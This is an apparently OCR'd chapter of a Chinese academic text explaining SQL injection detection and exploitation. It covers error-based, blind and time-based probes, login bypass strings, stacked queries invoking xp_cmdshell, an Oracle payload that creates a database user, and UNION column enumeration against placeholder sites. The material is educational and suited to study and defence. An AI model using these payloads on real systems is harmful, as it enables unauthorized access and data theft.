

图 2-4 通用的 ASP.NET 错误页面

如果应用程序在遇到错误时，服务器一直返回通用的错误页面，攻击者无法判断该错误是应用程序的错误还是数据库服务器的查询错误，即无法判断注入的 SQL 查询语句是否被数据库服务器执行。因此，需要通过一些不会触发应用程序错误的 SQL 查询代码来进行 SQL 注入测试，帮助判断应用程序是否存在 SQL 注入。

在上述例子中，假设存在如下 SQL 查询：

SELECT * FROM products WHERE category=' [attacker's control]'

例 1：添加单引号

注入 attacker'后，查询语句变为：

SELECT * FROM products WHERE category=' attacker''

上面的查询语句中，末尾有一个单引号未闭合，数据库服务器执行该条查询语句时会发生错误。

例 2：永真查询

注入 bike' or '1'='1 后，查询语句变为：

SELECT * FROM products WHERE category='bike' or '1'='1'

上面的 SQL 查询语句是能够被数据库正确执行，如果应用程序存在 SQL 注入漏洞，将会返回所有的商品内容。但是，永真条件会导致 where 查询条件失效，最终会返回 products 表中所有的记录，如果存在上百万条记录，会占用数据库服务器和 Web 服务器的大量资源。

例 3：永假查询

注入 bike' AND '1'='2，最终的查询如下所示：

SELECT * FROM products WHERE category='bike' AND '1'='2'

WHERE 子句中的最后一个条件永远为假，因此该查询返回结果为空。注入一个永假条件后，有时候应用程序也能收到数据库的查询结果。例如：

SELECT * FROM products WHERE category='bike' AND '1'='2' UNION SELECT * FROM new_products

上述查询语句使用了联合查询，注入的永假条件只影响了部分结果，因此应用程序收到了数据库返回的结果。

2、HTTP 代码错误

HTTP 协议定义了 HTTP 状态码（HTTP Status Code）[18]，用来指示 Web 服务器的响应状态。HTTP 状态码由三位数字组成，第一位数字表示了五种状态中的一种，具体分类如下：

- 1XX：临时消息，请求已经被接收但是需要继续处理。
- 2XX：成功，请求被接收、理解并接受。
- 3XX：重定向，告诉客户端需要跳转到另一个地址。
- 4XX：客户端错误，说明服务器接收到了请求，但是解析错误。
- 5XX：服务器错误，这类状态码代表了服务器在处理请求的过程中有错误或者异常状态发生，也有可能是服务器意识到以当前的软硬件资源无法完成对请求的处理。

表 2-1 中列举了常见的 HTTP 状态码，包括数字编号、英文单词和具体含义。最常见的状态码为 200，表示服务器成功处理了请求。404 表示未找到用户请求的资源，该资源不存在，如果是资源位置发生了转移，服务器会返回 301 或者 302。

表 2-1 常见的 HTTP 状态码

数字编号	英文单词	具体含义
200	OK	最常见，服务器成功处理请求
301/302	Moved Permanently	请求的资源已经转移，Response 中用 Location URL 说明新的访问地址
304	Not Modified	资源未更新
404	Not Found	未找到资源
501	Internal Server Error	服务器错误

3、不同大小的响应

有时候两次不同的请求对应的响应内容非常相似，从内容上不容易区分，这时候可以通过比较两次响应数据包大小进行判断。例如，有时候注入参数会影响某些商品标签的加载，这从内容上看差别不明显，此种情况比较适合使用 SQL 盲注的方法进行 SQL 注入攻击。

2.2.1.4 SQL 盲注

SQL 盲注是 SQL 注入漏洞中的一种，攻击者可以操纵 SQL 语句，应用会针对真假条件返回不同的值，但是攻击者却无法检索查询结果[19]。由于 SQL 盲注漏洞非常耗时且需要向 Web 服务发送很多请求，因而要想利用该漏洞，就需要采用自动化的方法取代手工注入。

在盲注中，根据其返回页面内容的不同或者响应时间不同，SQL 盲注又分为基于内容的盲注和基于时间的盲注 [20]。

1、基于内容的盲注

假定存在一个简单的 Web 页面，该页面接收名为 ID 的参数，攻击者可以通过一系列简单的测试去判断该页面是否存在 SQL 注入漏洞。

示例页面 URL：

http://example.com/items.php?id=2

发送给数据库的查询：

SELECT title,description,body FROM items WHERE ID = 2

注入永假查询：

http://example.com/items.php?id=2 and 1=2

SQL 查询变为：

SELECT title, description,body FROM items WHERE ID = 2 and 1=2

如果通过该 SQL 查询没有得到任何返回结果，说明 Web 应用程序存在 SQL 注入漏洞。注入永真查询，继续确认，查询语句如下：

http://example.com/items.php?id=2 and 1=1

如果返回的“真页面”和“假页面”（即 and 1=2 和 and 1=1 对应的返回结果）内容不同，那么攻击者能够很容易判断查询的真假。

知道了怎么判断查询结果的“真”和“假”后，就可以进一步获取数据。在提取数据库用户的 Hash 值时，可以利用基于内容的盲注漏洞，该方法结合字频统计和二分查找，可以快速破解数据库的管理员账号信息。当然，该漏洞的利用方式不止一种，攻击者可以充分发挥想象去利用该漏洞。

2、基于时间的盲注

基于时间的盲注依赖于数据库能够暂停特定时间后返回查询结果。其基本原理原理是：向数据库注入包含延时的查询语句，如果数据库服务器暂停一段时间后返回查询结果，说明 SQL 查询语被正确执行[21]。采用这种方法，攻击者可以通过使用以下逻辑来枚举数据库的名称：

如果数据库的首个字母是‘A’，暂停 10 秒；

如果数据库的首个字母是‘B’，暂停 10 秒；

……

采用此类方法不断进行猜测，最后可以成功枚举出数据库的名字。

SQL Server、MySQL、Oracle 等常见数据库都支持延时查询，具体的方法不一样。可以通过数据库系统提供的延时函数或者利用数据库系统循环执行某操作多次达到注入延迟的目的。不同数据库的数据注入时间延迟方法如下：

（1）Microsoft SQL Server

Microsoft SQL Server 中使用 waitfor delay 来指定延迟时间，单位为秒。通过向正常查询中注入时间延迟，如果请求结果在指定时间后才返回，证明注入数据被成功执行。假如存在以下 URL 请求：

http://www.site.com/vulnerable.php?id=1' waitfor delay '00:00:10'--

如果数据库在 10 秒后返回查询结果，证明注入的 SQL 查询被正确执行。延迟的时间需要设置合理，时间设置太短会受到网络延迟的影响，无法判断注入查询语句是否正确执行。如果时间设置过大，注入的效率又太低。一般来说，可以默认设置延迟时间为 5 秒。

（2）MySQL

BENCHMARK 函数接收 count 和 expr 两个输入参数，其定义如下：

BENCHMARK(count, expr)

在函数的输入参数中，count 参数表示需要循环执行表达式 expr 的次数。但数据库服务器的性能各不相同，因此最后的数据库的延时时间会有差别。MySQL 中也可以使用 SLEEP 函数来暂停数据库响应，推荐使用 SLEEP 函数代替 BENCHMARK 函数，因为 SLEEP 函数不会占用服务器的 CPU，并且该函数更加稳定。

MySQL 条件语句定义：

SELECT IF(expression, true, false)

该条件语句表示，如果 expression 的返回值为真，则执行 true 参数的条件分支，否则执行 false 参数的条件分支。该方法可以结合 BENCHMARK 函数和 SLEEP 函数使用，实现让数据库暂停一段时间后返回查询结果。

例如下面的联合查询：

1 UNION SELECT IF(SUBSTRING(user_password，1，1) = CHAR(50)，BENCHMARK(5000000，ENCODE('MSG'，'by 5 seconds'))，null) FROM users WHERE user_id = 1;

如果数据库 5 秒之后才返回查询结果，可以断定 user_id 为 1 的用户的口令密码的第一个字符为‘2’，采用这个方法可以枚举出该用户的完整口令密码。

2.2.2 确认 SQL 注入

寻找 SQL 注入这一步骤是想证明网站是否存在 SQL 注入安全风险。但是，还需要进一步挖掘通过该漏洞可以执行哪些查询，评估该漏洞的风险等级。因此需要利用发现的 SQL 注入漏洞构造出有效的 SQL 查询语句，继续确认 SQL 注入漏洞。

2.2.2.1 区分数字和字符串

构造有效的 SQL 查询语句需要清楚 SQL 语言的语法规则，同时要了解不同数据库的 SQL 查询语句之间的区别[22]。首先，可以将查询语句中的数据类型分为两种：

- 数字类型：不需要使用单引号来表示
- 其他类型：需要使用单引号来表示

数字类型的输入变量不需要使用单引号括起来，例如：

SELECT * FROM products WHERE id_product=3

SELECT * FROM products WHERE value > 200

非数字类型的输入变量需要使用单引号，如下所示：

SELECT * FROM products WHERE name = 'Bike'

SELECT * FROM products WHERE published_date>'01/01/2013'

从上面的第二条 SQL 查询语句可以看出，字母和数字混合的输入也需要使用单引号括起来。应用程序会自动对非数字类型的输入值添加单引号，因此，在构造 SQL 语句时需要考虑到单引号的闭合问题。

数字类型的输入变量即使使用单引号括起来，也能被数据库正常执行，多数数据库会将该值转换为它所代表的数值。但是 SQL Server 数据库重载了加号操作符（即‘+’），可以正确区分是执行加法操作还是执行字符串连接操作。例如，'2'+'2' 的结果为'22'而非 4。

不同的数据库中使用 date 或 timestamp 数据类型差异性较大，为了统一输入方式，多数数据库都允许使用形如'DD-MM-YYYY'的格式掩码来表示日期。

2.2.2.2 内联 SQL 注入

内联 SQL 注入（Inline SQL Injection）是指向查询中注入一些 SQL 代码后，原来的查询仍然会被全部执行[23-27]。图 2-5 展示了内联 SQL 注入的示意图。从图中可以看出，注入代码在图中由灰色块表示，注入后的代码和原来的 SQL 代码组合在一起，原来的查询和插入的代码都会被执行。



图 2-5 内联 SQL 注入原理示意图

1、字符串内联注入

图 2-6 是一个常见身份验证页面，需要用户输入有效的用户名和密码后，才能实现网站的进一步访问。用户提交用户名和密码后，应用程序向数据库发送了一个查询以对用户进行验证。该查询的格式如下：

SELECT * FROM administrators

WHERE username = '[USER ENTRY]' AND password = '[USER ENTRY]'

上述查询中，username 和 password 的输入直接来源于网页中的 Username 输入

框和 Password 输入框，应用程序没有对接收到的数据执行任何过滤，因此攻击者可以完全控制发送给服务器的内容。

向 username 字段注入一个单引号，数据库执行查询语句时返回下列错误：

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

上述错误信息提示该网页的表单易受到 SQL 注入攻击，用户输入最终构造出的 SQL 语句如下所示：

SELECT * FROM administrators WHERE username = ''' AND password = '';

很明显可以看出，username 之后的单引号没有正确闭合，因此数据库没有正确执行查询，将错误信息发送给 Web 服务器，最后错误信息显示在网页中。



图 2-6 常见的身份验证页面

识别出漏洞之后，接下来构造一条有效的 SQL 语句，该语句能绕过应用程序的身份验证逻辑。攻击者在 Username 框中输入 admin' AND 1 = 1 OR '1'='1，Password 框为空，SQL 查询语句变为：

SELECT * FROM administrators

WHERE username = 'admin' AND 1=1 OR '1'='1' AND password = '';

WHERE 之后的表达式按照优先级的不同进行组合，等价于(username = 'admin' AND 1=1）OR ('1'='1' AND password = '')，因此无论 password 的值为多少，表达式恒为真，该查询会返回 administrators 表中的 username 等于 admin 的记录。

也可以向 password 字段注入内容，比如注入一个为真的条件(如' OR '1'='1')来构造下列查询：

SELECT * FROM administrators

WHERE username = '' AND password = '' OR '1'='1';

该语句如果返回了 administrators 表中的所有行，证明注入成功。

字符串内联注入的特征值有很多，它主要是由 and、or、永真表达式和永假表达式组合而成。具体如表 2-2 所示。

表 2-2 字符串内联注入的特征值

测试字符串	变种	类型	成功标志
'		触发错误	数据库返回错误信息
1' or '1'='1	1') or ('1'='1	永真条件	返回需要查询的表中的所有记录
value' or '1'='2	value') or ('1'='2	空条件	查询结果不影响，与原始查询相同
1' and '1'='2	1') and ('1'='2	永假条件	返回结果为空
1' or 'ab'='a'+'b	1') or ('ab'='a'+'b	MsSQL 的 字符串连接操作	与永真查询结果相同
1' or 'ab'='a' 'b	1') or ('ab'='a' 'b	MySQL 的字符串连接操作	与永真查询结果相同
1' or 'ab'='a'‖ 'b	1') or ('ab'='a'‖'b	Oracle 的字符串连接操作。	与永真查询结果相同

2、数字值内联注入

假设存在某个包含漏洞的页面，其 URL 地址为：

http://www.victim.com/messages/list.aspx?uid=45

客户端向服务器发送请求，获取 uid 等于 45 的消息内容。为输入参数 uid 中添加一个单引号进行测试，URL 变为：

http://www.victim.com/messages/list.aspx?uid=’

如果 Web 服务器没有对输入和错误结果进行过滤，客户端将得到如下错误信息内容：

Server Error in '/' Application.

Unclosed quotation mark before the character string ' ORDER BY received;'

继续测试，在 URL 中参数中输入 uid=0 having 1=1，得到如下错误：

Server Error in '/' Application.

Column 'messages.uid' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

通过以上一系列的测试，可以推断出 Web 服务器构造的 SQL 查询为：

SELECT * FROM messages WHERE uid=[USER ENTRY] ORDER BY received

到目前为止，本文详细介绍了 SQL 注入的输入点和应用程序的查询语句，应用程序没有对输入进行任何过滤操作，同时可以得到所有数据库返回的内容，无论是正确查询结果或者错误消息。

继续添加一个永真查询条件，可以获取表 messages 中的所有记录，请求的 URL 地址如下：

http://www.victim.com/messages/list.aspx?uid=45 or 1=1

该请求生成的 SQL 查询语句为：

```
SELECT * FROM messages
WHERE uid=45 or 1=1 /*  永真条件  */
ORDER BY received;
```

2.2.2.3 终止式 SQL 注入

终止式 SQL 注入的原理[28-30]如图 2-7 所示，将注入语句添加到原来的 SQL 语句中，注入代码和之前的语句可以正常执行，但是注入语句之后的查询语句被注释掉，故此类注入攻击被称为终止式 SQL 注入。



图 2-7 终止式 SQL 注入的原理示意图

1、数据库注释语法

数据库的注释方法和代码注释类似，注释包括单行注释和多行注释，SQL Server、Oracle 和 PostgreSQL 的注释方法相同，MySQL 的注释方法略有区别。表 2-3 给出了 Microsoft SQL Server、Oracle、MySQL 和 PostgreSQL 等数据库的注释方法。

2、使用注释

还是以图 2-6 所示的存在注入漏洞的身份验证页面为例，Username 和 Password 提交给 Web 应用后没有经过处理，替换 SQL 查询语句中的 USERNAME 和 PASSWORD 占位符。在输入 Username 中添加注释符，使数据库忽略掉 password 的验证，从而绕过了网站的身份验证机制。

利用 username 参数注入 SQL 代码，在 Username 输入框中输入“' or 1=1;--”，保持 Password 为空，然后点击登录。该操作创建的查询语句如下：

```
SELECT * FROM administrators
WHERE username = '' or 1=1;-- ' AND password = '';
```

注入内容闭合了 username 变量后的单引号（username=’’），添加了一个永真查询条件（or 1=1;），同时添加了注释符（--），查询语句后面的内容（password=’’）被忽略。该语句成功绕过了网站的身份验证机制，并且将返回 administrators 表中的所有行。

如果注释符（--）被应用程序过滤，攻击者可以用多行注释（/**/）作为替代品，username 中输入 admin’/*，password 中输入*/’，最终的 SQL 语句变为：

SELECT * FROM administrators

WHERE username = 'admin'/*' AND password = '*/";

去掉/**/的注释语句，查询语句等价于：

SELECT * FROM administrators WHERE username = 'admin'";

虽然最后多了一个空字符串，但是对查询结果没有影响，数据库会返回用户名等于 admin 的所有记录。

字符串的连接技术在 SQL 注入测试中能够发挥巨大作用，可以作为识别数据库系统的一种重要手段。

表 2-3 数据库注释

数据库	注释	描述
SQL Server、Oracle 和 PostgreSQL	--（双连字符）	用于单行注释
	/* */	用于多行注释
MySQL	--（双连字符）	用于单行注释。要求第二个连字符后面跟一个空格或控制字符(如制表符、换行符等)
	#	用于单行注释
	/* */	用于多行注释

3、执行多条语句

终止式 SQL 注入技术提高了攻击者对数据库服务器的 SQL 查询语句控制能力，如果在注释掉部分 SQL 语句的同时，增加一些自己构造的没有任何限制的查询语句，可以进一步提高对数据库服务器的控制能力。

SQL Server 数据库系统从 6.0 版本后增加了服务端游标特性，允许在同一个连接上执行多条 SQL 语句。例如：

SELECT foo FROM bar; SELECT foo2 FROM bar2;

从上面的例子可以看出，客户端向数据库服务器同时提交了两条查询语句，用分号进行分割，数据库分别返回每条语句对应的查询结果。

MySQL 4.1 版本之后的数据库系统也开始支持这种查询方式，不过 MySQL 默认配置中没有启用该功能。Oracle 数据库允许使用 PL/SQL 技术实现多条语句的查询。

2.2.2.4 时间延迟

如果由于 Web 应用程序屏蔽了数据库错误信息等原因，攻击者无法从返回的结果中提取到任何数据，无法确定待测应用程序是否存在 SQL 注入漏洞。在这种情况下，可以通过向数据库注入时间延迟来解决这个问题[31-34]。如果服务器产生的响应出现明显的延迟时间，证明注入成功。基于时间延长的 SQL 注入漏洞检测技术非常适合 SQL 盲注。

MySQL 数据库中的 SLEEP 函数和 BENCHMARK 函数可以引入时间延迟。SQL Server 数据库可以通过内置命令 WAITFOR DELAY 来引入时间延长，具体用法如下：

WAITFOR DELAY 'hours:minutes:seconds'。

Oracle 数据库中 DBMS_LOCK.SLEEP()函数可以控制某个过程休眠多少秒，其 PL/SQL 查询中，通过下列指令集可以创建 5s 的时间延迟：

```
BEGIN
DBMS_LOCK.SLEEP(5);
END;
```

8.2 及以上版本的 PostgreSQL 数据库使用 pg_sleep 函数来引入时间延长，单位为秒，用法如下：

```
SELECT pg_sleep(10);
```

2.2.3 自动寻找 SQL 注入

人工 SQL 注入阶段，攻击者向服务器提交一些容易引发错误的查询内容，可以快速判断 SQL 注入漏洞[35-36]。但是，人工方式严重依赖于安全人员的个人经验，无法做到系统化的注入漏洞检测。虽然人工方式区分错误页面或其他类型的异常显得很简单，但对于程序来说，去判断网页发生的各种异常并且区分异常的类型是非常困难。

在某些些特定情况下，漏洞挖掘检测程序可以理解数据库发生的错误：

- 数据库产生的 SQL 错误
- HTTP 500 错误
- SQL 盲注

攻击者应该充分理解到自动化 SQL 注入漏洞检测工具的局限性和手工测试的重要性，不要过分依赖于自动化测试工具。并且，只有深入了解 SQL 注入技术的基础上，才能充分发挥出自动化工具的能力。

下面将介绍目前比较主流的一些 SQL 注入漏洞检测工具，帮助寻找和利用 SQL 注入漏洞。

WebInspect 是一款由 Hewlett-Packard 开发的商业工具。该工具可以用来自动化挖掘 SQL 注入漏洞，同时测试网站存在的错误配置，测试 XSS、远程文件包含和操作系统注入等漏洞。其设计的目标是完整评估 Web 站点的安全性。

AppScan 是 IBM 公司开发的 web 站点安全性评估工具，包含了 SQL 注入的评估功能。该工具和 WebInspect 的功能类似，但是没有实现 SQL 注入的利用功能。该工具支持基本的 HTTP 认证和 NTLM 身份认证等认证方式。同时提供了一个特别的功能——优先级测试，测试以低权限用户去访问高权限的用户，以此发现权限管理问题。

Scrawlr 是 HP Web Security Research Group 提供的一款免费工具。该工具使用简单，输入需要测试 Web 应用的域名，工具会借助 HTTP 爬虫自动搜索从根目录开始进行测试，但只支持 GET 参数的测试，同时无法检测到孤立的网页节点。

SQLiX 是 Cedric Cochin 个人编写的一个扫描器，用 Perl 语言实现，提供命令行方式使用，支持 SQL 盲注。

Paros Proxy 是一款 Web 评估工具，以代理的方式控制发送给服务器的数据，Paros Proxy 工具的免费版没有继续更新，反而是它的分支项目 Zed Attack Proxy（简称 ZAP）得到快速发展，ZAP 是一个集成化的易于使用的渗透测试工具，主要为对渗透测试不是特别了解的人提供专业化的渗透测试服务，对 SQL 注入支持良好。

2.3 SQL 注入利用技术

2.3.1 常见的漏洞利用技术

本文以一个存在漏洞的电子商务网站为例，该应用包含一个允许用户浏览不同商品的页面，其 URL 为 http://www.victim.com/products.asp?id=12，在浏览器中请求该 URL 后会得到 id 值为 12（假设商品）的商品详细信息，主要内容如表 2-4 所示：

表 2-4 示例电子商务描述

ID	Type	Description	Price
12	Book	SQL Injection Attacks	50

假定 id 参数易受到 SQL 注入攻击，后台使用 Microsoft SQL Server 作为数据库，所有例子都基于 GET 请求。

2.3.1.1 堆叠查询

堆叠查询（stack query）[37]指的是在单个数据库连接中执行多个查询序列，是否允许堆叠查询是影响能否利用 SQL 注入漏洞的重要因素之一。下面是一个注入堆叠查询的例子，通过调用 xp_cmdshell 扩展存储过程来执行一条命令：

http://www.victim.com/products.asp?id=1;exec+master..xp_cmdshell+'dir'

上述查询语句在原始查询语句的基础上添加了一条全新的查询，远程服务器会按序执行这两条语句。堆叠查询为攻击者提供了更多的自由，不必考虑到原始查询语句的情况。

但是，不是所有的数据库服务器平台都支持堆叠查询，根据远程数据库服务器的差别和使用的技术框架的不同，情况也各有不同。例如，使用 ASP.NET 和 PHP 访问 Microsoft SQL Server 时允许堆叠查询，但如果使用 Java 来访问时就不允许。使用 PHP 访问 PostgreSQL 时，PHP 允许堆叠查询，但如果访问 MySQL，PHP 不允许堆叠查询。

2.3.1.2 利用 Oracle 漏洞

Web 应用程序中利用 Oracle 数据库的漏洞难度较大，主要是因为 Oracle SQL 语法的限制，它不允许执行堆叠查询。

为了在 Oracle 的 SQL 语言中执行多条语句，需要找到一种办法来执行 PL/SQL 块[38]。PL/SQL 程序设计语言是直接内置于 Oracle 中的，它扩展了 SQL 并允许执行堆叠的命令。常见的方法是使用一个匿名的 PL/SQL 块，它包含在一条 BEGIN 和 END 语句之间，是一个自由编写的 PL/SQL 块。

默认情况下，在安装 Oracle 时一起安装了一些默认的包，在 Oracle 8i 到 Oracle 11g R2 等版本中，安装了两个允许执行的匿名 PL/SQL 块的函数：

- dbms_xmlquery.newcontext()
- dbms_xmlquery.getxml()

在利用 SQL 注入漏洞时，可以使用这两个函数来执行 DML/DDL 语句块。假如用户具有 CREATE USER 的权限，可以创建一个新的数据库用户，具体构造的请求如下：

http://www.victim.com/index.jsp?id=1 and (select dbms_xmquery.newcontent ('declare PRAGMA AUTONOMOUS_TRANSCTION; begin execute immediate "

create user pwned identified by pwn3d ";commit;end;') from dual) is not null --

2.3.2 识别数据库

识别数据库的第一步，可以根据 Web 应用开发所用到技术，对数据库类型做出初步判定。例如，采用 ASP.NET 技术开发的网站，通常会使用 SQL Server 作为后台数据库。PHP 应用程序比较多的使用 MySQL 数据库，应用部署在 Linux 平台中。使用 Java 语言开发的网站应用，后台数据库可能是 Oracle 或 MySQL 中的一种。

另外，底层操作系统也可以帮助攻击者作出判断。如果是基于 Windows 架构的 IIS 服务器，后台数据库很可能是 SQL Server。选择在 Linux 服务器上部署 Ngnix 或者 Apache 的开发人员倾向于使用开源的数据库，比如 MySQL 数据库或者或 PostgreSQL 数据库。

识别数据库的最好方法在很大程度上取决于是否处于盲态。如果应用程序返回数据库服务器错误信息，称为非盲态，否则为盲态。非盲态的数据库识别简单，如果处于盲态，需要尝试注入多种已知的、只针对特定技术才能执行的查询[39]。通过判断这些查询中的哪一条被成功执行，来推断数据库服务器的精确信息。

2.3.2.1 非盲跟踪

多数情况下，只需查看一条详细的错误信息即可判断后台数据库服务器。根据执行查询所采用的数据库服务器技术的不同，由同类型的 SQL 错误产生的消息也会各不相同，以单引号错误举例说明。

测试的 URL 为 http://www.victim.com/products.asp?id=23'

- SQL Server

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark after character string "

/products.asp，line 33

- MySQL

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use ' ' at line 1

数据库系统会对不同的错误类型进行编号，方便开发人员快速查询错误的原因。ORA 开头的错误提示为 Oracle 数据库，错误信息中包含 pg_query()函数可以推断出后台运行的数据库服务器为 PostgreSQL。

另外，在 Google 和 Baidu 等搜索引擎中查询错误代码和函数名，可以很快辨别出后台数据库的类型。

如果错误消息中获取的信息量不够，只能推断出数据库的类型，无法获取数据库的准确版本信息，可以通过执行特定查询来判断。所有主流的数据库技术都至少允许通过一条特定的查询来返回软件的版本信息。表 2-5 中列举了不同数据库中的查询数据库版本信息的查询语句。

表 2-5 返回数据库服务器版本信息对应的查询

数据库服务器名称	版本信息的查询语句
Microsoft SQL Server	SELECT @@version
MySQL	SELECT version() SELECT @@version
Oracle	SELECT banner FROM v$version SELECT banner FROM v$version WHERE rownum=1
PostgreSQL	SELECT version()

2.3.2.2 盲跟踪

如果 Web 应用程序没有直接在响应数据中提供相关信息，可以采用一种间接的方法，最常见的方法是利用不同数据库中字符串连接和数字函数使用上存在的差异性。

不同数据库在字符串连接方式上存在差异，以最简单的查询 SELECT 'something'为例，不同连接方式对应的查询语句如表 2-6 所示。

表 2-6 从字符串推断数据库服务器版本的查询语句

数据库服务器名称	查询语句
Microsoft SQL Server	SELECT 'some'+'thing'
MySQL	SELECT 'some' 'thing' SELECT CONCAT('some'，'thing')
Oracle	SELECT 'some'||'thing' SELECT CONCAT('some'，'thing')

如果拥有一个可以利用的字符串参数注入漏洞，采用不同的字符串连接语法构造查询语句，如果得到的查询结果和原始查询结果相同，证明字符串连接成功，由此可以推断出 Web 应用程序使用的数据库类型。

针对特定的技术的 SQL 语句，经过计算后它能成为一个数字。表 2-7 中的所有表达式在特定的数据库下经过计算后都会成为整数，而在其他数据库下将产生一个错误。

表 2-7 从数字函数推断出数据库服务器版本

数据库服务器名称	查询语句
Microsoft SQL Server	@@pack_received @@rowcount
MySQL	connection_id() last_insert_id() row_count()
Oracle	BITAND(1，1)

2.3.3 使用 UINON 语句提取数据

UNION 操作符是数据库管理员经常使用且最有用的工具之一，UNION 操作符可以合并两条以上的 SELECT 语句的查询结果。其基本语法如下所示：

SELECT column-1，column-2，…，column-N FROM table-1

UNION

SELECT column-1，column-2，…，column-N FROM table-2

执行该查询后，返回一张由两个 SELECT 语句查询结果组成的表。默认情况下，结果中只包含不同的值。

理论上，通过 UNION 语句可以提取当前用户可以有权访问的所有表，并将查询结果通过原始查询的数据通道返回给攻击者。在 SQL 注入中，如果能够利用 UNION 运算符，提取数据库中表的内容将变得非常简单，该运算符在 SQL 注入利用中显得非常重要。

2.3.3.1 匹配列

UNION 操作符需要满足一定的条件才能正常工作，具体要求如下：

- 前后两个查询语句返回结果的列数相等
- 前后两个查询语句返回的数据类型相同或者兼容

上述两个约束条件必须全部满足，否则执行 UNION 操作的时候会发生错误。当然，具体是什么错误消息取决于后台使用的数据库服务器技术。错误信息中并未提供任何与所需要列数相关的线索，因而要想得到正确的列数，唯一的方法就

是反复试验。主要有两种方法可以用来获得准确的列数。

（1）方法一

修改 UNION 之后的 SQL 查询语句，逐渐增大列数直到查询语句被正确执行。对于大多数服务器，由于 NULL 值会被转换成任何数据类型，因此可以为每一列注入 NULL 值，这样便能避免因数据类型不同而引发的错误。

举例来说，从 1 开始不断增大列数，直到不返回错误信息为止，具体如下：

http://www.victim.com/products.asp?id=12+union+select+null--

http://www.victim.com/products.asp?id=12+union+select+null,null--

http://www.victim.com/products.asp?id=12+union+select+null,null,null--

如果在列数为 3 的时候，服务器没有返回错误信息，就说明原始查询返回了三个字段的内容，即列数为 3。

（2）方法二

利用 ORDER BY 字句代替 UNION 方式的查询，ORDER BY 子句后的数字逐渐增大，直到不再返回错误信息为止，使用方式如下：

http://www.victim.com/products.asp?id=12+order+by+1

http://www.victim.com/products.asp?id=12+order+by+2

http://www.victim.com/products.asp?id=12+order+by+3

……

如果在使用 ORDER BY 6 的时候收到第一个错误，就意味着查询中包含 5 列。

通常情况下，第二种方法比第一种方法更好。order by 在数据库中留下的错误日志更少，不容易被发现，且枚举原始查询中的列数速度更快。

